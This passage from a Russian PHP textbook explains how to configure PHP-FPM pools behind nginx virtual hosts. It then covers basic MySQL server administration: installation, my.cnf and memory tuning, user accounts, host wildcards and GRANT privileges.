При использовании IP-адреса 127.0.0.1 PHP-FPM будет доступен только для процессов, запущенных на локальном хосте. Если Web-сервер nginx расположен на другом сервере, открыть PHP-FPM можно, указав в качестве IP-адреса 0.0.0.0.

```
listen = 127.0.0.1:9000
```

IP-адрес можно опустить и вовсе, что эквивалентно указанию 0.0.0.0:

```
listen = 9000
```

Если один сервер обслуживает сразу несколько сайтов, и для каждого из сайтов необходимо запустить собственный набор рабочих процессов PHP-FPM, придется использовать несколько портов, т. к. к одному порту можно привязать лишь один сервис. В качестве альтернативы можно использовать сокеты, которые в отличие от портов трудно исчерпать, т. к. они реализованы в виде файлов на жестком диске.

```
listen = /var/www/$pool/fastcgi.sock
```

Для указания пути к сокету используется переменная `$pool`, вместо которой подставляется значение из квадратных скобок в начале файла example.com. Мы остановимся именно на этом способе запуска PHP-FPM.

Директивы `listen.owner` и `listen.group` позволяют задать владельца и группу для файла сокета. В Ubuntu им также следует назначить www-data.

Директива `pm` определяет, каким образом создаются рабочие процессы PHP-FPM и может принимать следующие значения:

- `static` — фиксированное количество рабочих процессов, определяемое директивой `pm.max_children`;
- `dynamic` — динамическое количество рабочих процессов *(см. далее)*;
- `ondemand` — изначально рабочие процессы отсутствуют и создаются только при обращении к PHP-FPM.

Следующие директивы определяют режим работы PHP-FPM в динамическом режиме:

- `pm.max_children` — максимально возможное количество рабочих процессов, создаваемых PHP-FPM;
- `pm.start_servers` — количество рабочих процессов, которые создаются сразу после старта PHP-FPM;
- `pm.min_spare_servers` — желательное минимальное количество незанятых и готовых к приему запросов рабочих процессов;
- `pm.max_spare_servers` — желательное максимальное количество незанятых и готовых к приему запросов рабочих процессов.

Директива `security.limit_extensions` задает список допустимых расширений.

Директивы, начинающиеся с префикса `php_admin_`, позволяют влиять на параметры интерпретатора PHP. Название параметра указывается в квадратных скобках.

Установка настроек PHP осуществляется следующими директивами:

- `php_admin_value` — устанавливает строковый параметр php.ini;
- `php_admin_flag` — устанавливает логические параметры php.ini (т. е. те, которые принимают значения `On` или `Off`).

Подключение к Web-серверу nginx

В *главе 55* мы уже затрагивали вопрос подключения PHP-FPM к Web-серверу nginx. Однако в связи с тем, что у нас может быть несколько пулов PHP-FPM, разным виртуальным хостам следует назначать различные пулы. Пусть подняты два пула с двумя конфигурационными файлами: pool.d/example.com.conf и pool.d/example.net.conf.

Содержимое файлов полностью эквивалентно листингу 56.2, только секции в начале называются `[example.com]` и `[example.net]` соответственно. Запуск PHP-FPM с этими конфигурационными файлами приведет к запуску двух наборов процессов PHP-FPM. Один набор будет принимать запросы по сокету /var/www/example.com/fastcgi.sock, другой по /var/www/example.net/fastcgi.sock. Убедиться в этом можно, проверив запущенные процессы при помощи утилиты `ps`, вывод которой фильтруется посредством утилиты `grep`:

```
$ ps aux | grep php-fpm
root       567  0.0  0.3 427064 15236 ?   Ss  2015   4:42 php-fpm: master process
```

```
www-data   607  0.0  0.4 428548 19012 ?   S   2015   0:01 php-fpm: pool example.com
www-data   608  0.0  0.4 428792 17560 ?   S   2015   0:00 php-fpm: pool example.com
www-data   609  0.0  0.4 429788 17904 ?   S   2015   0:00 php-fpm: pool example.net
www-data   610  0.0  0.1 426944  6448 ?   S   2015   0:00 php-fpm: pool example.net
```

В полученном отчете видны рабочие процессы, которые обслуживают только домен example.com и только домен example.net.

Для того чтобы виртуальные хосты соответствующих доменов обращались к своим php-fpm-процессам, их потребуется направить на их персональные сокеты. В этом нам поможет секция `upstream`. Конфигурационные файлы виртуальных хостов example.com и example.net могут выглядеть так, как это представлено в листингах 56.3 и 56.4.

Листинг 56.3. Виртуальный хост example.com. Файл sites-available/example.com

```
upstream example_com {
  server unix:/var/www/example.com/fastcgi.sock fail_timeout=0;
}
server {
  listen   80;
  root /var/www/example.com/www;
  access_log /var/www/example.com/log/access.log;
  error_log  /var/www/example.com/log/error.log;

  server_name example.com www.example.com;

  include /etc/nginx/templates/default;

  location ~* \.php$ {
    fastcgi_pass example_com;
    include fastcgi_params;
    fastcgi_index index.php;
  }
}
```

Листинг 56.4. Виртуальный хост example.net. Файл sites-available/example.net

```
upstream example_net {
  server unix:/var/www/example.net/fastcgi.sock fail_timeout=0;
}
server {
  listen   80;
  root /var/www/example.net/www;
  access_log /var/www/example.net/log/access.log;
  error_log  /var/www/example.net/log/error.log;

  server_name example.net www.example.net;


  include /etc/nginx/templates/default;
```

```
  location ~* \.php$ {
    fastcgi_pass example_net;
    include fastcgi_params;
    fastcgi_index index.php;
  }
}
```

Резюме

PHP-FPM — современный FastCGI-менеджер процессов, позволяющий обрабатывать запросы на интерпретацию PHP-скриптов от Web-сервера nginx.

ГЛАВА 57



Администрирование MySQL

Листинги данной главы
можно найти в подкаталоге mysql.

Мы подробно рассматривали взаимодействие PHP с MySQL, SQL-запросы в *главе 37*. Данная глава посвящена основам администрирования MySQL и подготовки ее функционирования в условиях продакшен-сервера.

Установка

Перед тем как мы займемся установкой MySQL, нужно обновить индексы пакетного менеджера `apt-get` при помощи следующей команды:

```
$ sudo apt-get update
```

Это позволит обновить базу пакетов, доступных через `apt-get`. После этого рекомендуется выполнить обновление системы при помощи команды:

```
$ sudo apt-get upgrade
```

Для установки MySQL следует выполнить команду:

```
$ sudo apt-get install mysql-server
```

В ходе установки несколько раз будет предложено ввести пароль для пользователя root, под управлением учетной записи которого будет осуществляться администрирование сервера. Следует запомнить введенный пароль.

После установки MySQL нужно осуществить постинсталляционную настройку с целью повышения безопасности сервера. Для этого надо выполнить следующую команду:

```
$ sudo mysql_secure_installation
```

Сразу после выполнения команды и при необходимости ввода пароля для `sudo` будет затребован пароль для root-пользователя MySQL, который вводился при установке. Затем утилита в диалоговом режиме предложит настроить параметры безопасности. На вопросы, предлагаемые утилитой, следует отвечать либо N (нет), либо Y (да). Ниже приводится один из возможных вариантов ответов.

- N — Изменить пароль root? Отвечаем "нет", т. к. пароль был только что задан при установке MySQL.

- Y — Удалить анонимного пользователя без пароля? Анонимный пользователь — это пользователь без имени, в качестве пароля которого выступает пустая строка. У такого пользователя немного прав доступа, кроме доступа к базе данных test, однако на рабочем сервере лучше не оставлять никаких возможностей для несанкционированного доступа, поэтому этого пользователя лучше удалить, ответив на запрос положительно.
- Y — Запретить удаленное обращение от имени пользователя root? У аккаунтов в MySQL существуют два режима: доступ с локального хоста и доступ через сеть. Пользователь root обладает безграничными полномочиями, поэтому лучше запретить сетевой доступ для этого аккаунта. Чтобы воспользоваться root-доступом, придется сначала попасть на сервер — лишний барьер безопасности не повредит. Поэтому отвечаем на этот вопрос положительно.
- Y — Удаление базы данных test? Это уникальная база данных, привилегии которой настроены таким образом, что к ней имеют доступ все mysql-пользователи. Во избежание недоразумений и проблем с безопасностью лучше сразу удалить эту базу данных.
- Y — Перегрузка привилегий? Отвечаем "да", чтобы внесенные изменения сразу вступили в силу.

Управление сервером

Управление сервером осуществляется при помощи команды `service`. Следующая команда запускает сервер:

```
$ sudo service mysql start
```

Для остановки сервера надо выполнить команду:

```
$ sudo service mysql stop
```

Для перезапуска команде `service` следует передать параметр `restart`:

```
$ sudo service mysql restart
```

Если в полном перезапуске сервера нет необходимости, можно лишь перечитать конфигурационные файлы, воспользовавшись параметром `reload`:

```
$ sudo service mysql reload
```

Убедиться в том, что MySQL-сервер запущен, можно, обратившись к утилите `ps`, показывающей список процессов, и отфильтровав результаты по ключевому слову `mysqld`:

```
$ ps aux | grep mysqld
mysql      552  0.2  8.5 1061376 359772 ?      Ssl   2015 172:47
/usr/sbin/mysqld
```

> ***Замечание***
>
> Следует обратить внимание, что серверный процесс называется mysqld (от MySQL Daemon). Консольная утилита `mysql` так же может присутствовать в списке процессов, поэтому фильтрацию результатов утилиты `ps` лучше проводить по полному имени mysqld.

Конфигурационный файл сервера

Основной конфигурационный файл MySQL в Ubuntu можно найти по пути /etc/mysql/my.cnf. Файл использует формат INI. Для комментирования строки используется точка с запятой или символ диеза #.

Конфигурационный файл влияет на работу не только сервера MySQL, но и вспомогательных утилит, таких как консольный клиент mysql, утилита создания SQL-дампов mysqldump и т. п. Более того, один конфигурационный файл может управлять работой нескольких серверов MySQL. Поэтому содержимое конфигурационного файла разделено на секции, которые имеют вид [*имя_секции*]. Имя секции определяет утилиту или сервер, к которым будут относиться перечисленные далее директивы до тех пор, пока не встретится новая секция или конец файла. В табл. 57.1 перечислены наиболее типичные секции.

Таблица 57.1. *Секции конфигурационного файла my.cnf*

Секция	Описание
[mysqld]	Сервер MySQL
[server]	Сервер MySQL
[mysqld-5.6]	Сервер MySQL версии 5.6
[mysqld_safe]	Утилита запуска mysqld_safe
[client]	Любая клиентская утилита, обращающаяся к серверу
[mysql]	Консольный клиент mysql
[mysqldump]	Утилита создания SQL-дампов mysqldump
[mysqlhotcopy]	Утилита "горячего" копирования бинарных файлов базы данных

Наличие секции [mysqld] и специальных секций для разных версий обусловлено тем, что с каждой новой версией появляется все больше и больше параметров запуска, и если конфигурационный файл управляет несколькими серверами, то некоторые директивы будут одинаковыми для всех серверов, а другие уникальны для каждой из версий.

Точно такая же ситуация сложилась с секцией [client] и секциями для каждой из утилит. Дело в том, что все утилиты обладают сходными параметрами (например, параметры соединения с серверами у всех одинаковые), и в то же время каждая из них имеет уникальные параметры, характерные только для ее функциональных возможностей.

Листинг 57.1. Пример главного конфигурационного файла. Файл my.cnf

```
# Директивы, которые будут применены ко всем MySQL-клиентам
[client]
# Порт, по которому ждет запросов MySQL-сервер
port            = 3306
# Местоположение сокета, через который осуществляется
# обмен данными с сервером
socket          = /var/run/mysqld/mysqld.sock
```

```
# Директивы MySQL-сервера
[mysqld]
# Linux-пользователь, под которым работают рабочие процессы и
# от имени которого создаются папки и файлы с данными
user            = mysql
# Файл с идентификатором главного процесса mysqld-сервера
pid-file        = /var/run/mysqld/mysqld.pid
# Местоположение сокета, через который осуществляется обмен
# данными с MySQL-клиентами
socket          = /var/run/mysqld/mysqld.sock
# Порт, по которому ждет запросов MySQL-сервер
port            = 3306
# Папка установки MySQL-сервера
basedir         = /usr
# Каталог данных, в котором хранятся файлы баз данных
datadir         = /var/lib/mysql
# Временная папка
tmpdir          = /tmp
# Каталог с локализацией (переводами) сообщений об ошибках
lc-messages-dir = /usr/share/mysql
# Отключение системной блокировки файлов, вместо этого используется
# блокировка на уровне MySQL (предотвращает дедлоки)
skip-external-locking

# Привязка к IP-адресу; при использовании в качестве IP-адреса 0.0.0.0
# MySQL будет доступен для обращений извне.
#
# Отключить работу MySQL-сервера через сеть можно при помощи директивы
# skip-networking. Удаление bind-address и включение skip-networking
# приведет к тому, что сервер начнет работать через сокет.
bind-address            = 127.0.0.1

# Объем оперативной памяти, которая отводится на кэш ключей (только MyISAM)
key_buffer              = 16M
# Максимальный размер SQL-запроса
max_allowed_packet      = 16M
# Размер стека для каждого потока
thread_stack            = 192K
# Сколько потоков кэшируется для повторого использования,
# обычно вычисляется по формуле: 8 + (max_connections / 100)
thread_cache_size       = 8
# Максимальное количество одновременных соединений, при достижении этого
# значения новые соединения будут отбрасываться сервером
max_connections        = 150

# Максимальный объем для результирующей таблицы, сохраняемый кэшем запроса
query_cache_limit       = 4M
# Объем кэша запроса
query_cache_size        = 128M
```

```
# Местоположение журнала ошибок
log_error = /var/log/mysql/error.log

# Кодировка по умолчанию для новых баз данных и таблиц
character-set-server = utf8

# Тип таблиц по умолчанию
default-storage-engine = InnoDB

##########################################
# Директивы для настройки типа данных InnoDB
##########################################

# Таблицы хранятся не в едином табличном пространстве (файле).
# Под каждую таблицу выделяется собственное табличное пространство.
innodb_file_per_table
# Объем оперативной памяти, которая отводится под кэш InnoDB. Желательно
# выставлять такой, чтобы база данных имела возможность поместиться
# в нем полностью.
innodb_buffer_pool_size=2G
# Обработка транзакций
# 0 - сохранение транзакций раз в секунду на жесткий диск
# 1 - каждая транзакция сохраняется на жесткий диск
# 2 - каждая транзакция сохраняется в журнал транзакций
#     (раз в секунду на жесткий диск)
innodb_flush_log_at_trx_commit = 2
# Размер журналана транзакций
innodb_log_buffer_size=8M
```

Сервер MySQL поддерживает множество типов таблиц. При этом основных два:

- MyISAM — быстрый движок, не поддерживающий транзакции; эффективен на чтение, не эффективен на запись, т. к. для записи блокируется вся таблица;
- InnoDB — движок, поддерживающий транзакции, обеспечивающий построчную блокировку, за счет чего довольно эффективен на запись.

Как видно из листинга 57.1, директива `default-storage-engine` по умолчанию выставляет InnoDB. Довольно разумный подход, т. к. MyISAM, хотя и быстрее на небольших объемах данных, проигрывает InnoDB при вставке записей, особенно при интенсивном обращении к серверу.

Разумеется, чтобы СУБД выполняла запросы с эффективной скоростью, необходимо настроить директивы конфигурационного файла my.cnf. Оставлять их по умолчанию крайне не рекомендуется. Объемы баз данных очень разные. Не эффективно тратить много оперативной памяти для хранения небольших баз данных, однако для быстрого обслуживания гигантских баз данных требуется выделение дополнительного объема оперативной памяти — сам сервер без спроса память не возьмет. Поэтому разработчики MySQL при всем желании не могут выставить эффективные настройки на все случаи жизни. Как минимум требуется выделить память под кэш и буферы, о чем мы более подробно поговорим в следующем разделе.

Выделение памяти MySQL

Данные таблицы условно можно поделить на две группы: данные таблицы и индексы. Индексы — это копии столбца, содержимое в которых поддерживается в отсортированном состоянии. За счет того, что информация в индексе отсортирована, а сам объем индекса значительно меньше объема основных данных, поиск по индексу происходит исключительно быстро. На рис. 57.1 представлена типичная структура индекса в виде бинарного дерева.

Свойства бинарного дерева таковы, что левые элементы всегда меньше правых. Поэтому если мы зададимся целью найти элемент 5, нам потребуется всего 2 шага от корня дерева: 4-6-5, в то время как при линейном поиске потребовалось бы 4 шага: 1-2-3-4-5.




Рис. 57.1. Организация индекса в виде бинарного дерева

Для того чтобы еще больше усилить эффективность индексов, их стараются хранить в оперативной памяти. Часто используемые данные таблиц так же стараются переместить в оперативную память.

Движки таблиц MyISAM и InnoDB по-разному кэшируют индексы и данные. В MyISAM данные и индексы хранятся отдельно в двух разных файлах, при этом кэшированию подвергаются только индексы. Данные таблиц кэшируются операционной системой. Поэтому при использовании MyISAM очень важно, чтобы в операционной системе оставалась доступная свободная память (столбцы free и cached в отчете утилиты `free`). Объем памяти, выделяемый под кэш индексов, определяется директивой `key_buffer`. Под кэш ключей рекомендуется выделять 25–50% оперативной памяти сервера, однако даже в случае 64-битной операционной системы под него невозможно адресовать более 4 Гбайт оперативной памяти.

Оценить эффективность кэша можно, запросив переменные состояния, начинающиеся с префикса `Key`:

```
mysql> SHOW STATUS LIKE 'Key%';
+------------------------+-------------+
| Variable_name          | Value       |
+------------------------+-------------+
| Key_blocks_not_flushed | 0           |
| Key_blocks_unused      | 0           |
| Key_blocks_used        | 107171      |
```

```
| Key_read_requests      | 18472428924 |
| Key_reads              | 381826182   |
| Key_write_requests     | 4483957     |
| Key_writes             | 77799       |
+------------------------+-------------+
```

Переменная состояния `Key_blocks_used` сообщает о количестве занятых блоков в кэше ключей, в то время как `Key_blocks_unused` — о количестве свободных блоков. Если последняя величина долгое время остается неизменной и выше 0, величину выделенной под кэш памяти `key_buffer` можно уменьшать.

Величины `Key_write_requests` и `Key_read_requests` сообщают о количествах записей в кэш и чтениях из него. Считается, что кэш эффективен, когда эти значения различаются на 3–4 порядка. Другой важной характеристикой является соотношение чтения из кэша `Key_read_requests` и в обход кэша `Key_reads`. Эти величины должны отличаться на 2–3 порядка.

Директива `key_buffer` влияет только на таблицы типа MyISAM. Движок InnoDB является более старым, поэтому он не использует современные системы кэширования операционной системы Linux, вместо этого задействуются собственные механизмы кэширования. Причем индексы и данные хранятся вместе в едином табличном пространстве, и кэшируются они так же вместе. Память, выделяемая под кэш InnoDB, определяется директивой `innodb_buffer_pool_size`. Так как кэш идет в обход операционной системы, при использовании InnoDB допускается исчерпание практически всей памяти сервера. Под кэш InnoDB рекомендуется выделять 50–80% оперативной памяти сервера. Разумеется, не имеет смысла выделять под буфер InnoDB объем, превышающий объем всех баз данных сервера.

Оценить эффективность кэша можно, запросив переменные состояния, начинающиеся с префикса `Innodb_buffer_pool_`:

```
mysql> SHOW STATUS LIKE 'Innodb_buffer_pool_%';
+---------------------------------------+------------+
| Variable_name                         | Value      |
+---------------------------------------+------------+
| Innodb_buffer_pool_pages_data         | 61285      |
| Innodb_buffer_pool_bytes_data         | 1004093440 |
| Innodb_buffer_pool_pages_free         | 67315      |
| Innodb_buffer_pool_pages_total        | 131071     |
| Innodb_buffer_pool_read_requests      | 3028608196 |
| Innodb_buffer_pool_reads              | 19805      |
| Innodb_buffer_pool_write_requests     | 11944087   |
+---------------------------------------+------------+
```

Переменная `Innodb_buffer_pool_pages_total` сообщает о количестве доступных блоков в кэше, которые делятся на занятые `Innodb_buffer_pool_pages_data` и свободные — `Innodb_buffer_pool_pages_free`. По этим переменным всегда можно оценить заполнение кэша, необходимость его расширения или сокращения.

Величины `Innodb_buffer_pool_write_requests` и `Innodb_buffer_pool_read_requests` сообщают о количествах записей в кэш и чтениях из него. Переменная `Innodb_buffer_pool_reads` сообщает о количествах чтений в обход кэша.

Так как InnoDB самостоятельно кэширует и индексы, и данные, нет необходимости в дополнительном кэшировании данных еще и операционной системой. Для исключения такого двойного кэширования в секцию `[mysqld]` конфигурационного файла my.cnf следует добавить директиву

```
innodb_flush_method=O_DIRECT
```

На рис. 57.2 схематично представлено хранение индексов и данных в таблицах MyISAM и InnoDB. Серым цветом помечены данные, которые идут в обход механизмов кэширования MySQL.




Рис. 57.2. InnoDB хранит индексы и данные в едином табличном пространстве, MyISAM хранит индексы и данные раздельно

Кэш запросов — это объем оперативной памяти, выделенной для хранения запросов и их результирующих таблиц. Кэшированию подвергаются только `SELECT`-запросы.

На уровне конфигурационного файла my.cnf кэш запросов включается директивой `query_cache_type`, которая может принимать следующие значения:

- `OFF` — кэш запросов отключен;
- `ON` — кэш запросов включен;
- `DEMAND` — кэшируются только те запросы, в которых указан модификатор `SQL_CACHE`.

В случае последнего режима модификатор `SQL_CACHE` должен быть расположен сразу после ключевого слова `SELECT`:

```
SELECT SQL_CACHE * FROM catalog WHERE id = 5;
```

При помощи модификатора `SQL_NO_CACHE` можно помечать SQL-запросы, которые не должны подвергаться кэшированию:

```
SELECT SQL_NO_CACHE * FROM users;
```

Управлять параметрами кэша запросов можно при помощи следующих директив:

- `query_cache_size` — общий объем оперативной памяти, отведенный под кэш запросов;
- `query_cache_limit` — максимальный размер результирующей таблицы, которая может быть сохранена в кэш запросов.

```
mysql> SHOW STATUS LIKE 'Qcache%';
+-------------------------+---------+
| Variable_name           | Value   |
+-------------------------+---------+
| Qcache_free_blocks      | 154     |
| Qcache_free_memory      | 576304  |
| Qcache_hits             | 6667873 |
| Qcache_inserts          | 166945  |
| Qcache_lowmem_prunes    | 32423   |
| Qcache_not_cached       | 171087  |
| Qcache_queries_in_cache | 6844    |
| Qcache_total_blocks     | 14359   |
+-------------------------+---------+
```

Переменная `Qcache_free_blocks` сообщает о количестве свободных блоков, которое можно сравнить с общим количеством блоков в кэше `Qcache_total_blocks`. Отношение количества запросов из кэша `Qcache_hits` к общему количеству вставок в кэш `Qcache_inserts` позволяет оценить, насколько эффективен кэш. Высокое и постоянно увеличивающееся значение переменной `Qcache_lowmem_prunes` свидетельствует о том, что механизм кэша запросов не смог разместить результаты запроса по причине нехватки памяти и был вынужден освободить место за счет удаления предыдущих результатов. В последнем случае имеет смысл увеличить количество памяти, выделенное под него.

Память, которую потребляет MySQL, складывается из памяти ядра и памяти, выделяемой каждому соединению. Память ядра большей частью складывается из рассмотренных выше кэшей и двух дополнительных:

- `innodb_additional_mem_size` — внутренние данные InnoDB;
- `innodb_log_buffer_size` — кэш журнала транзакций.

```
core = query_cache_size + key_buffer + innodb_buffer_pool_size
```

Каждое соединение может задействовать дополнительную память для выполнения запросов. Следующий набор директив влияет на выделяемую память каждому соединению:

- `read_buffer_size` — кэш под полные сканы таблиц;
- `read_rnd_buffer_size` — кэш сортировки с участием индексов;
- `sort_buffer_size` — кэш сортировки данных;
- `thread_stack` — кэш потоков;
- `join_buffer_size` — кэш `JOIN`-соединений с участием индексов.

Теперь можно подсчитать количество памяти, в которой сервер MySQL может нуждаться на пике потребления (рис. 57.3).

Как видно из рис. 57.3, ядро потребляет чуть больше 1 Гбайт, а каждое соединение может использовать максимум 3,5 Мбайт. Директива `max_connections` ограничивает максимальное количество соединений, которые одновременно могут быть установлены с MySQL. Так как у нас количество соединений ограничено 150, то под соединения может быть выделено 525 Мбайт. Итого, в текущей конфигурации MySQL может за-

нять 1821 Мбайт. Если объем оперативной памяти составляет 2 Гбайт, следует пожертвовать какими-либо кэшами. Если же объем оперативной памяти значительно превосходит 2 Гбайт, можно увеличить количество соединений без опасения, что высокая нагрузка приведет к исчерпанию оперативной памяти и падению сервера.




Рис. 57.3. Подсчет максимального потребления памяти MySQL-сервером

Пользовательский конфигурационный файл

Каждый пользователь в домашнем каталоге может завести собственный конфигурационный файл .my.cnf. Директивы этого файла перезаписывают директивы основного файла. Таким образом, можно настроить MySQL индивидуально. В листинге 57.2 приводится возможное содержимое файла .my.cnf.

Листинг 57.2. Пользовательский конфигурационный файл. Файл .my.cnf

```
[client]
user                    = dev
password                = password
max_allowed_packet      = 16M
```

Как видно из примера, конфигурационный файл, так же как и основной, начинается с секции `[client]`. Настраивать сервер в файле .my.cnf не имеет смысла, т. к. запускается он с правами суперпользователя root.

Директива `user` задает имя mysql-пользователя, а `password` — его пароль. Благодаря этому, можно не указывать имя пользователя и пароль всякий раз при обращении

к утилитам MySQL. Разумеется, файлу .my.cnf следует назначить права доступа, не позволяющие другим пользователям читать и вносить в него изменения, например 0600.

```
$ chmod 0600 .my.cnf
```

Создание MySQL-пользователей

Работать под управлением учетной записи пользователя root довольно опасно. Еще более опасно подключать Web-приложение с использованием аккаунта с такими широкими полномочиями. Как правило, для Web-приложения создают пользователя, который имеет доступ только к базе данных приложения.

Для создания пользователя можно воспользоваться оператором `CREATE USER`:

```
CREATE USER ' username'@'localhost' IDENTIFIED BY 'password';
```

Здесь *username* — имя пользователя, а *password* — его пароль. Вновь созданному пользователю назначаются минимальные права, расширить которые можно при помощи оператора `GRANT` *(см. далее)*.

Удаленный доступ к MySQL

Следует отметить, что учетная запись MySQL является составной и принимает форму *'username'@'host'*, где *username* — имя, а *host* — наименование хоста, с которого пользователю *username* разрешено обращаться к серверу MySQL. Так, учетные записи `'root'@'127.0.0.1'` и `'wet'@'62.78.56.34'` означают, что пользователь с именем `root` может обращаться с хоста, на котором расположен сервер, а `wet` — только с хоста с IP-адресом `62.78.56.34`. Ни с какого другого хоста обратиться к серверу MySQL с этим именем нельзя, в том числе и с машины, где расположен сам сервер.

> ***Замечание***
>
> Если имя пользователя и хост не содержат специальных символов – и `%`, их необязательно брать в кавычки — `root@127.0.0.1`.

Если к IP-адресу хоста привязано какое-то доменное имя, например `'softtime.ru'`, то вместо данного хоста можно использовать доменное имя `'root'@'softtime.ru'`. Такая учетная запись означает, что, зарегистрировавшись с именем `root`, можно обращаться к серверу с хоста, доменным именем которого является `softtime.ru`.

Если в дополнение к двум хостам `127.0.0.1` и `62.78.56.34` требуется разрешить пользователю `'wet'` обращаться к серверу MySQL с третьего хоста `158.0.55.62`, то потребуется создать три учетные записи: `'wet'@'127.0.0.1'`, `'wet'@'62.78.56.34'` и `'wet'@'158.0.55.62'`. Число адресов, с которых необходимо обеспечить доступ пользователю, может быть значительным и включать целые диапазоны. Для задания диапазона в имени хоста используется специальный символ `%`. Так, учетная запись `'wet'@'%'` разрешает пользователю `'wet'` обращаться к серверу MySQL с любых компьютеров сети. Символ `%` позволяет задавать диапазоны, поэтому учетная запись `'wet'@'%.softtime.ru'` разрешает обращаться к серверу MySQL поддоменам домена `softtime.ru`. Учетная запись `'wet'@'62.78.56.%'` позволяет пользователю `'wet'` получить доступ с хостов, обладающих IP-адресами в диапазоне от `62.78.56.0` до `62.78.56.255`.

Отсутствие части *host* в учетной записи аналогично использованию %. Таким образом, учетные записи 'wet'@'%' и 'wet' эквивалентны.

Привилегии

Оператор CREATE USER позволяет лишь создавать учетные записи, однако не разрешает изменять привилегии пользователя, т. е. сообщать СУБД MySQL, какой пользователь имеет право только на чтение информации, какой — на чтение и редактирование, а кому предоставлены права изменять структуру базы данных и создавать учетные записи для остальных пользователей.

Для решения этих задач предназначены операторы GRANT и REVOKE: оператор GRANT назначает привилегии пользователю, а REVOKE — удаляет. Если учетная запись, которая появляется в операторе GRANT, не существует, то она автоматически создается. Однако удаление всех привилегий с помощью оператора REVOKE не приводит к автоматическому уничтожению учетной записи — для полного удаления пользователя необходимо воспользоваться оператором DROP USER.

В простейшем случае оператор GRANT выглядит так, как это представлено ниже.

```
GRANT ALL ON *.* TO 'wet'@'localhost' IDENTIFIED BY 'pass';
```

Запрос создает пользователя с именем wet и паролем pass. Этот пользователь может обращаться к серверу MySQL с локального хоста (localhost) и имеет все права (ALL) для всех баз данных (*.*). Если такой пользователь уже существует, то его привилегии будут изменены на ALL.

Вместо ключевого слова ALL, которое обозначает все системные привилегии (кроме GRANT OPTION — передача привилегий другим пользователям), можно использовать любое из ключевых слов, представленных в табл. 57.2. В таблице приведены лишь наиболее используемые привилегии, с полным списком можно ознакомиться в официальной документации.

***Таблица 57.2.** Привилегии MySQL-пользователей*

Привилегия	Описание
ALL [PRIVILEGES]	Комбинация всех привилегий за исключением привилегии GRANT OPTION, которая всегда задается отдельно или с предложением WITH GRANT OPTION
ALTER	Позволяет редактировать таблицу при помощи оператора ALTER TABLE
CREATE	Позволяет создавать таблицу при помощи оператора CREATE TABLE
CREATE TEMPORARY TABLES	Позволяет создавать временные таблицы
CREATE USER	Позволяет работать с учетными записями при помощи операторов CREATE USER, DROP USER, RENAME USER и REVOKE ALL PRIVILEGES
DELETE	Позволяет удалять записи при помощи оператора DELETE
DROP	Позволяет удалять таблицы при помощи оператора DROP TABLE

***Таблица 57.2** (окончание)*

Привилегия	Описание
INDEX	Позволяет работать с индексами, в частности, использовать операторы CREATE INDEX и DROP INDEX
INSERT	Позволяет добавлять в таблицу новые записи при помощи оператора INSERT
SELECT	Позволяет осуществлять выборки таблиц при помощи оператора SELECT
SHOW DATABASES	Позволяет просматривать список всех таблиц на сервере MySQL при помощи оператора SHOW DATABASES
SUPER	Позволяет выполнять административные функции при помощи операторов CHANGE MASTER, KILL, PURGE MASTER LOGS и SET GLOBAL
UPDATE	Позволяет обновлять содержимое таблиц при помощи оператора UPDATE
USAGE	Синоним для статуса "отсутствуют привилегии"
GRANT OPTION	Позволяет управлять привилегиями других пользователей, без данной привилегии невозможно выполнить операторы GRANT и REVOKE

Рассмотрим несколько примеров. Для того чтобы разрешить пользователю editor полный доступ на просмотр, заполнение, редактирование и удаление таблиц, необходимо воспользоваться следующим запросом:

```
GRANT SELECT, INSERT, DELETE, UPDATE ON *.* TO editor;
```

Если в качестве пользователя выступает приложение, которое добавляет новые записи или обновляет текущие, то его права можно ограничить лишь привилегиями INSERT и UPDATE. Это позволит избежать выполнения операций DELETE и SELECT, которыми может воспользоваться злоумышленник при помощи инъекционного кода.

```
GRANT INSERT, UPDATE ON *.* TO program;
```

Для того чтобы назначить все привилегии сразу, нужно воспользоваться следующими запросами:

```
GRANT ALL ON *.* TO superuser;
GRANT GRANT OPTION ON *.* TO superuser;
```

Выполнить операции по наделению пользователя всеми правами в одном запросе не получится, т. к. ключевое слово ALL всегда употребляется отдельно и не должно использоваться совместно с другими ключевыми словами из табл. 57.3.

```
GRANT ALL, GRANT OPTION ON *.* TO superuser;
```

```
